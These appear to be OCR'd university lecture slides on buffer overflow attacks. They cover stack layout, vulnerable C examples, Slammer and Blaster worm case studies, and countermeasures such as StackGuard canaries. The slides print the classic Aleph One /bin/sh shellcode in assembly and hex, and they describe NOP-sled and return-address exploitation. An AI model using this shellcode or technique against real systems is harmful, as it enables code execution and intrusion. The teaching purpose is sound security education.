Buffer Overflow
The crown jewel of attacks


Dr. Talal Alkharobi

Buffer Overflow

- Remains the principle method used to exploit software by remotely injecting malicious code
- It remains to be the "Crown Jewel of Attacks."
- Started with Robert Morris worm in 1988 exploiting a buffer overflow vulnerability in `fingerd`.
- Code Red worm of 2001, exploiting a buffer overflow vulnerability in Mircosoft IIS (Internet Information Server).
- The new MS Blaster of 2003, exploiting a buffer overflow vulnerability in MS DCOM/RPC.
- The next attack will be most likely linked to buffer overflow

3

Buffer Overflow



CERT Security Alert by Years– upto the first 2 months of 2002

Dr.Talal Alkharobi

4

A living legend article

- Best article on the know-how details of the buffer overflow can be found in *Phrack Magazine* (issue 49) titled, published in 1996:
  http://www.phrack.org/show.php?p=49&a=14

"Smashing the Stack for Fun and Profit,"


By

AlephOne@underground.org

Dr.Talal Alkharobi


5

```
----------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
----------------------------------------
```



6

```
------------------------------
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
------------------------------
```




```
------------------------------------------------------------------------
char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

← Called Payload

7

Unsafe functions in the standard C Library

Function prototype	Potential problem
strcpy(char *dest, const char *src)	May overflow the `dest` buffer.
strcat(char *dest, const char *src)	May overflow the `dest` buffer.
getwd(char *buf)	May overflow the `buff` buffer.
gets(char *s)	May overflow the `s` buffer.
fscanf(FILE *stream, const char *format, ...)	May overflow its arguments.
scanf(const char *format, ...)	May overflow its arguments.
realpath(char *path, char resolved_path[])	May overflow the `path` buffer.
sprintf(char *str, const char *format, ...)	May overflow the `str` buffer.

Dr. Talal Alkharobi

8

"C gives you a rope to build a bridge and hang yourself"

Dr. Talal Alkharobi

9

Finding buffer overflow

- Issue requests or arguments with long strings
  - Long strings end with "$$$$$"
- If application crashes,
  - Search core dump for "$$$$$" to find overflow location
  - Use reverse engineering
- Some automated tools exist

Dr. Talal Alkharobi

10

Buffer Overflow Countermeasures

- Validate all arguments or parameters received whenever you write a function.
  - Bounds checking
  - Performance is compromised!!
- Use secure functions instead, e.g., strncpy() and strncat()
- Use safe compilers
  - Watch out for free compilers!!! Can be made by hackers, for hackers!
- Test and review your code thoroughly -- the power of code review

Dr. Talal Alkharobi

11

Buffer Overflow Countermeasures

- Keep applying patches
- Good site for advisory is CERT at Carnegie Mellon SWE Institute
  - http://www.cert.org/advisories

Can this attack be ever eliminated?

12

Protecting the Stack

- Good number of references is found in:
  - http://www.crhc.uiuc.edu/EASY/Papers02/EASY02-xu.pdf

13

Protecting the Stack

- How?
  - Splitting control stack from data stack
    - Control stack contains return addresses
    - Data stack contains local variables and passed parameters
  - Use middleware software (*libsafe*) to intercept calls to library functions known to be vulnerable.

Dr.Talal Alkharobi

14

Protecting the Stack

- How?
  - Using StackGuard and StackShield
    - Adding more code at the beginning and end of each function
    - Check to see if ret address is altered and signal a violation
  - Others
  - Performance due to overhead is always as issue!

Dr.Talal Alkharobi

15

The Adventure Continues

- Bypassing the countermeasure for smashing the stack
  - Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle and Erik Walthinsen. Protecting Systems from Stack Smashing Attacks with StackGuard
  - http://www.immunix.org/documentation.html
  - In May 2000 issue of Phrack Magazine (www.phrack.org)
    - "Bypassing StackGuard and StackShield" by Bulba and Kil3r <lam3rz@hert.org>

16

Buffer Overflow in Java and C#

- More immune to BO vulnerabilities
  - Still can happen
  - JVM is written in C
  - Possible to confuse type checking
  - Hostile applets aren't too hard to write
    - http://java.sun.com/sfaq/chronolgy.html (about 1 new vulnerability per month)
- "type safe" language with strong type checking

17

Buffer Overflow in Java and C#

- Control flow safe: “jumps” must be within the function or do “call/return”
  - Using the JVM and its built-in bytecode verifier
- Has no support for pointers to manipulate memory addresses
- Has built-in security managers to define what resources to be accessed
- Implements “code signing” to verify data origin and integrity

Dr. Talal Alkharobi

18

Buffer Overflows

- General Overview of Buffer Overflow Mechanism
- Real Life Examples
  - SQL Slammer
  - Blaster
- Prevention and Detection Mechanisms

Dr. Talal Alkharobi

19

General Overview

- Can be done on the stack or on the heap.
- Can be used to overwrite the return address (transferring control when returning) or function pointers (transferring control when calling the function)

"Smashing the Stack" (overflowing buffers on the stack to overwrite the return address) is the easiest vulnerability to exploit and the most common type in practice


20

Are Buffer Overflows Really A Problem?

- A large percentage of CERT advisories are about buffer overflow vulnerabilities.
- They dominate the area of remote penetration attacks, since they give the attacker exactly what they want - the ability to inject and execute attack code.

21


Are Buffer Overflows Really A Problem?



Dr. Talal Alkharobi

22

Are Buffer Overflows Really A Problem?



Percentage of CERT advisories due to buffer overflows each year

Dr. Talal Alkharobi

23

Stack Smashing Source

"Smashing the Stack for Fun and Profit", by Aleph One
Published in Phrack, Volume 7, Issue 49


24

Anatomy of the Stack

Assumptions

•Stack grows down (Intel, Motorola, SPARC, MIPS)

•Stack pointer points to the last address on the stack



25

Example Program

Let us consider how the stack of this program would look:


```
void function(int a, int b, int c){
        char buffer1[5];
        char buffer2[10];
}

int main(){
        function(1,2,3);
}
```


26

Stack Frame


```
pushl   $3
pushl   $2
pushl   $1
call function

function prolog
pushl   %ebp
movl    %esp, %ebp
subl    $20, %esp
```

Allocates space for local variables



27

Linear View Of Frame/Stack



Dr. Talal Alkharobi

28

Example Program 2

Buffer overflows take advantage of the fact that bounds checking is not performed


```
void function(char *str){
        char buffer[16];
        strcpy(buffer, str);
}

int main(){
        char large_string[256];
        int i;
        for (i = 0; i < 255; i++){
                large_string[i] = 'A';
        }
        function(large_string);
}
```

Dr. Talal Alkharobi

29

Example Program 2

When this program is run, it results in a segmentation violation



The return address is overwritten with 'AAAA' (0x41414141)

Function exits and goes to execute instruction at 0x41414141…..

Dr. Talal Alkharobi

30

Example Program 3


Can we take advantage of this to execute code, instead of crashing?

```
void function(int a, int b, int c){
        char buffer1[5];
        char buffer2[10];
        int *r;
        r = buffer1 + 12;
        (*r) += 8;
}

int main(){
        int x = 0;
        function(1,2,3);
        x = 1;
        printf("%d\n", x);
}
```

Dr. Talal Alkharobi

31

Example Program 3



This causes it to skip the assignment of 1 to x, and prints out 0 for the value of x

Note: modern implementations have extra info in the stack between the local variables and sfp. This would slightly impact the value added to the address of buffer1.

Dr. Talal Alkharobi

32

So What?

- We have seen how we can overwrite the return address of our own program to crash it or skip a few instructions.
- How can these principles be used by an attacker to hijack the execution of a program?

Dr. Talal Alkharobi

33

Exploit Considerations

- All NULL bytes must be removed from the code to overflow a character buffer (easy to overcome with xor instruction)
- Need to overwrite the return address to redirect the execution to either somewhere in the buffer, or to some library function that will return control to the buffer (many Microsoft dlls have code that will jump to %esp when jumped to properly)
- If we want to go to the buffer, how do we know where the buffer starts? (Basically just guess until you get it right)

Dr. Talal Alkharobi

34

Spawning A Shell

First we need to generate the attack code:

```
jmp     0x1F
popl    %esi
movl    %esi, 0x8(%esi)
xorl    %eax, %eax
movb    %eax, 0x7(%esi)
movl    %eax, 0xC(%esi)
movb    $0xB, %al
movl    %esi, %ebx
leal    0x8(%esi), %ecx
leal    0xC(%esi), %edx
int     $0x80
xorl    %ebx, %ebx
movl    %ebx, %eax
inc     %eax
int     $0x80
call    -0x24
.string "/bin/sh"
```


```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

Generating the code is an issue for another day. However, the idea is that you need to get the machine code that you intend to execute.

Dr. Talal Alkharobi

Get the Attack Code to Execute

35




Fill the buffer with the shell code, followed by the address of the beginning of the code.

The address must be exact or the program will crash. This is usually hard to do, since you don't know where the buffer will be in memory.

Dr. Talal Alkharobi

Get the Attack Code to Execute

36



You can increase your chances of success by padding the start of the buffer with NOP instructions (0x90).

As long as it hits one of the NOPs, it will just execute them until it hits the start of the real code.

Dr. Talal Alkharobi

37

How To Find Vulnerabilities

UNIX - search through source code for vulnerable library calls (strcpy, gets, etc.) and buffer operations that don't check bounds. (grep is your friend)

Windows - wait for Microsoft to release a patch. Then you have about 6 - 8 months to write your exploit…

38

Buffer Overflows

- General Overview of Buffer Overflow Mechanism
- **Real Life Examples**
  - SQL Slammer
  - Blaster
- Prevention and Detection Mechanisms

39

Slammer Worm Info

- First example of a high speed worm (previously only existed in theory)
- Infected a total of 75,000 hosts in about 30 minutes
- Infected 90% of vulnerable hosts in 10 min
- Exploited a vulnerability in MS SQL Server Resolution Service, for which a patch had been available for 6 months


40

Slammer Worm Info

- Code randomly generated an IP address and sent out a copy of itself
- Used UDP - limited by bandwidth, not network latency (TCP handshake).
- Packet was just 376 bytes long…
- Spread doubled every 8.5 seconds
- Max scanning rate (55 million scans/second) reached in 3 minutes


41

Slammer Worm - Eye Candy



42


Slammer Worm - Eye Candy



43

SQL Server Vulnerability

- If UDP packet arrives on port 1434 with first byte 0x04, the rest of the packet is interpreted as a registry key to be opened
- The name of the registry key (rest of the packet) is stored in a buffer to be used later
- The array bounds are not checked, so if the string is too long, the buffer overflows and the fun starts.



45

Slammer Worm Main Loop

Main loop of the code is just 22 Intel machine instructions long…

```
PSEUDO_RAND_SEND:
  mov     eax, [ebp-4Ch]  ; Load the seed from GetTickCount into eax and enter pseudo
                          ; random generation. The pseudo generation also takes input
                          ; an xor'd IAT entry to assist in more random generation.

  lea     ecx, [eax+eax*2]
  lea     edx, [eax+ecx*4]
  shl     edx, 4
  add     edx, eax
  shl     edx, 8
  sub     edx, eax
  lea     eax, [eax+edx*4]
  add     eax, ebx
  mov     [ebp-4Ch], eax  ; Store generated IP address into sock_addr structure.
```


46

Slammer Worm Main Loop

```
  push    10h
  lea     eax, [ebp-50h]  ; Load address of the sock_addr
                          ; structure that was created earlier,
                          ; into eax, then push as an argument
                          ; to sendto().
  push    eax
  xor     ecx, ecx        ; Push (flags) = 0
  push    ecx
  xor     ecx, 178h       ; Push payload length = 376
  push    ecx
  lea     eax, [ebp+3]    ; Push address of payload
  push    eax
  mov     eax, [ebp-54h]
  push    eax
  call    esi  ; sendto(sock,payload,376,0, sock_addr struct, 16)

  jmp     short PSEUDO_RAND_SEND
```

47

Slammer Worm

- Could have been much worse
- Slammer carried a benign payload - devastated the network with a DOS attack, but left hosts alone
- Bug in random number generator caused Slammer to spread more slowly (last two bits of the first address byte never changed)

Dr. Talal Alkharobi

48

Buffer Overflows

- General Overview of Buffer Overflow Mechanism
- **Real Life Examples**
  - SQL Slammer
  - **Blaster**
- Prevention and Detection Mechanisms

Dr. Talal Alkharobi

49

Blaster Worm

- Much more complex then Slammer
- Much slower than Slammer
- Exploits a buffer overflow vulnerability in Microsoft DCOM RPC interface
- Worm downloads a copy of mblast.exe to compromised host from infecting host via TFTP and runs commands to execute it
- mblast.exe attempts to carry out SYN flood attack on windowsupdate.com as well as scanning/infecting other hosts

Dr.Talal Alkharobi

50


Blaster Worm Effects

- DOS attack on windowsupdate.com failed - the regular domain name is windowsupdate.microsoft.com
- Windowsupdate.com was just a pointer to the windowsupdate.microsoft.com - so Microsoft just decomissioned it

Dr.Talal Alkharobi

51

Blaster Worm - Eye Candy



52

Blaster-B

- Changed name from mblast.exe to teekids.exe
- Changed registry entry from "HKLM\Software\Microsoft\Windows\ CurrentVersion\Run\windows auto update" to "HKLM\Software\Microsoft\Windows\CurrentVersion\Ru n\Microsoft Inet Xp"
- Changed hidden internal message from "I just want to say LOVE YOU SAN!! billy gates why do you make this possible ? Stop making money and fix your software!!" to something a bit more obscene
- FBI says he did more…. Who to believe?

53

Blaster-B

- Jeffrey Parson from Hopkins, MN was arrested because he was careless (used his online handle for the exe name - teekid, distributed viruses on his website which was registered under his real name and address, and was seen testing his worm by witnesses)
- Most worm/virus writers aren't so careless
- No current way to track them down

54

Buffer Overflows

- General Overview of Buffer Overflow Mechanism
- Real Life Examples
  - SQL Slammer
  - Blaster
- **Prevention and Detection Mechanisms**

55

Overflow Prevention Measures

- Hand inspection of source code - very time consuming and many vulnerabilities will be missed (Windows - 5 million lines of code with new vulnerabilities introduced constantly)
- Various static source code analysis tools - use theorem proving algorithms to determine vulnerabilities in source code - finds many but not all
- Make stack non-executable - does not prevent all attacks

Dr. Talal Alkharobi

56

Overflow Detection Measures

- StackGuard
  - Places a "canary" (32 bit number) on the stack between local variables and the return address
  - Initialized to some random number at program start up
  - Before using the return address, it checks the canary with the initial value. If it is different, there was an overflow and the program terminates.
  - Not foolproof and requires modification of compiler and recompilation of software

Dr. Talal Alkharobi

57

BO and IDS

- Signature-based Intrusion Detection System
  - Takes time to get signatures
- Anomaly Detection system
  - Hard to find BO.
  - BO does not look abnormal!
  - Is it? RESEARCH ISSUE!!!

Dr. Talal Alkharobi

58

Conclusion

- Detecting is hard!
- Then what?
  - Should we wait until MS finds all BOs?
  - Or wait until we got another Slammer?
  - Something has to done!

Dr. Talal Alkharobi